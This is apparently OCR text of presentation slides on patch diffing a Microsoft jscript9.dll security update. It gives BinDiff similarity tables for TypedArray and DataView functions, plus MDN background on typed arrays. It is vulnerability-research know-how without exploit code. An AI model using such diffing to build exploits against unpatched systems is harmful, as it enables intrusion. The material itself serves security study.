
For more information about the vulnerabilities, see the **Vulnerability Information** section.

For more information about this update, see Microsoft Knowledge Base Article 3163649.

Download, Extract, Symbols, …



BinDiff – jscript9.dll



Similarity	Confidence	Address	Primary Name
0.01	0.03	101A5076	?BaseTypedDirectSetItem@?$TypedArray@M$0A@@Js@@QAEHIPAXP6...
0.99	0.99	100F767B	?CheckFuncAssignment@@YGXPAVSymbol@@PAUParseNode@@PA...
0.75	0.98	101A4EEE	?CommonSet@TypedArrayBase@Js@@SGPAXAAUArguments@2@@Z
0.90	0.98	101A5DEC	?CreateNewInstance@TypedArrayBase@Js@@KGPAXAAUArguments@...
0.59	0.94	101B94AB	?DeferredInitializer@CustomExternalType@Js@@SAXPAVDynamicObjec...
0.71	0.97	102C3760	?DirectGetItem@?$TypedArray@_J$0A@@Js@@UAEPAXI@Z
0.71	0.97	102C3770	?DirectGetItem@?$TypedArray@_K$0A@@Js@@UAEPAXI@Z
0.71	0.97	10217CA0	?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
0.71	0.97	102C3730	?DirectGetItem@?$TypedArray@E$00@Js@@UAEPAXI@Z
0.55	0.98	101A5B90	?DirectGetItem@?$TypedArray@E$0A@@Js@@UAEPAXI@Z
0.81	0.98	10217D30	?DirectGetItem@?$TypedArray@F$0A@@Js@@UAEPAXI@Z
0.81	0.98	10217D60	?DirectGetItem@?$TypedArray@G$0A@@Js@@UAEPAXI@Z
0.44	0.79	10217DE0	?DirectGetItem@?$TypedArray@H$0A@@Js@@UAEPAXI@Z
0.44	0.79	10217DF0	?DirectGetItem@?$TypedArray@I$0A@@Js@@UAEPAXI@Z
0.35	0.73	102C3740	?DirectGetItem@?$TypedArray@N$0A@@Js@@UAEPAXI@Z
0.73	0.97	102C37D0	?DirectGetItem@CharArray@Js@@UAEPAXI@Z
0.36	0.73	102C3870	?DirectSetItem@?$TypedArray@_J$0A@@Js@@UAEHIPAX@Z
0.36	0.73	102C3890	?DirectSetItem@?$TypedArray@_N$0A@@Js@@UAEHIPAX@Z
0.36	0.73	10217CB0	?DirectSetItem@?$TypedArray@D$0A@@Js@@UAEHIPAX@Z
0.37	0.73	10318A60	?DirectSetItem@?$TypedArray@E$00@Js@@SGHPAV12@IPAX@Z
0.36	0.73	102C3830	?DirectSetItem@?$TypedArray@E$00@Js@@UAEHIPAX@Z
0.57	0.98	101A5C30	?DirectSetItem@?$TypedArray@E$0A@@Js@@UAEHIPAX@Z
0.36	0.73	10217D40	?DirectSetItem@?$TypedArray@F$0A@@Js@@UAEHIPAX@Z
0.36	0.73	10217D70	?DirectSetItem@?$TypedArray@G$0A@@Js@@UAEHIPAX@Z
0.36	0.73	101A6190	?DirectSetItem@?$TypedArray@H$0A@@Js@@UAEHIPAX@Z
0.36	0.73	101A5CB0	?DirectSetItem@?$TypedArray@I$0A@@Js@@UAEHIPAX@Z
0.37	0.73	10217E20	?DirectSetItem@?$TypedArray@M$0A@@Js@@UAEHIPAX@Z
0.36	0.73	102C3850	?DirectSetItem@?$TypedArray@N$0A@@Js@@UAEHIPAX@Z


Too many changes!

TypedArray

In fact, it's mostly

- *DirectGetItem*
- *DirectSetItem*

BinDiff – jscript9.dll



Similarity	Confidence	Address	Primary Name
0.98	0.99	10144D20	??$DirectSetItem_Full@PAX@JavascriptArray@Js@@QAEXIPAX@Z
0.62	0.93	102BA0A7	??$GetValue@D@DataView@Js@@AAEPAXIH@Z
0.62	0.93	102BA106	??$GetValue@E@DataView@Js@@AAEPAXIH@Z
0.76	0.97	102BA165	??$GetValue@F@DataView@Js@@AAEPAXIH@Z
0.76	0.97	102BA1D8	??$GetValue@G@DataView@Js@@AAEPAXIH@Z
0.74	0.96	102BA24B	??$GetValue@H@DataView@Js@@AAEPAXIH@Z
0.74	0.96	102BA2AF	??$GetValue@I@DataView@Js@@AAEPAXIH@Z
0.77	0.97	102BA313	??$GetValueWithCheck@MPAM@DataView@Js@@AAEPAXIH@Z
0.77	0.97	102BA391	??$GetValueWithCheck@NPAN@DataView@Js@@AAEPAXIH@Z
0.72	0.78	10313BE6	??$MapEntryUntil@V_lambda_53d520dbb1d80a33636375e6d3825c8a...
0.59	0.96	10313C51	??$MapEntryUntil@V_lambda_a42580848b8710206456ccb64c49e14e...
0.76	0.97	102BA46D	??$SetValue@FPAF@DataView@Js@@AAEXIFH@Z
0.73	0.96	102BA4D7	??$SetValue@HPAH@DataView@Js@@AAEXIHH@Z
0.76	0.97	102BA535	??$SetValue@MPAM@DataView@Js@@AAEXIMH@Z
0.76	0.97	102BA59B	??$SetValue@NPAN@DataView@Js@@AAEXINH@Z


> *DataView* class has some changes as well
> - *GetValue*
> - *SetValue*

TypedArray


> *TypedArray* is an array-like object and provides a mechanism for accessing raw binary data
>
> \- MDN

> Backed by an ***ArrayBuffer***

> *ArrayBuffer* cannot be accessed or manipulated directly
> ⇒ Only through a higher-level interface, a ***view***
> ⇒ A view provides a context that includes its type, offset, and number of elements




Type	Size in bytes	Description	Web IDL type	Equivalent C type
`Int8Array`	1	8-bit two's complement signed integer	`byte`	`int8_t`
`Uint8Array`	1	8-bit unsigned integer	`octet`	`uint8_t`
`Uint8ClampedArray`	1	8-bit unsigned integer (clamped)	`octet`	`uint8_t`
`Int16Array`	2	16-bit two's complement signed integer	`short`	`int16_t`
`Uint16Array`	2	16-bit unsigned integer	`unsigned short`	`uint16_t`
`Int32Array`	4	32-bit two's complement signed integer	`long`	`int32_t`
`Uint32Array`	4	32-bit unsigned integer	`unsigned long`	`uint32_t`
`Float32Array`	4	32-bit IEEE floating point number	`unrestricted float`	`float`
`Float64Array`	8	64-bit IEEE floating point number	`unrestricted double`	`double`



ArrayBuffer (16 bytes)

<table>
<tr><td><b>Uint8Array</b></td><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td></tr>
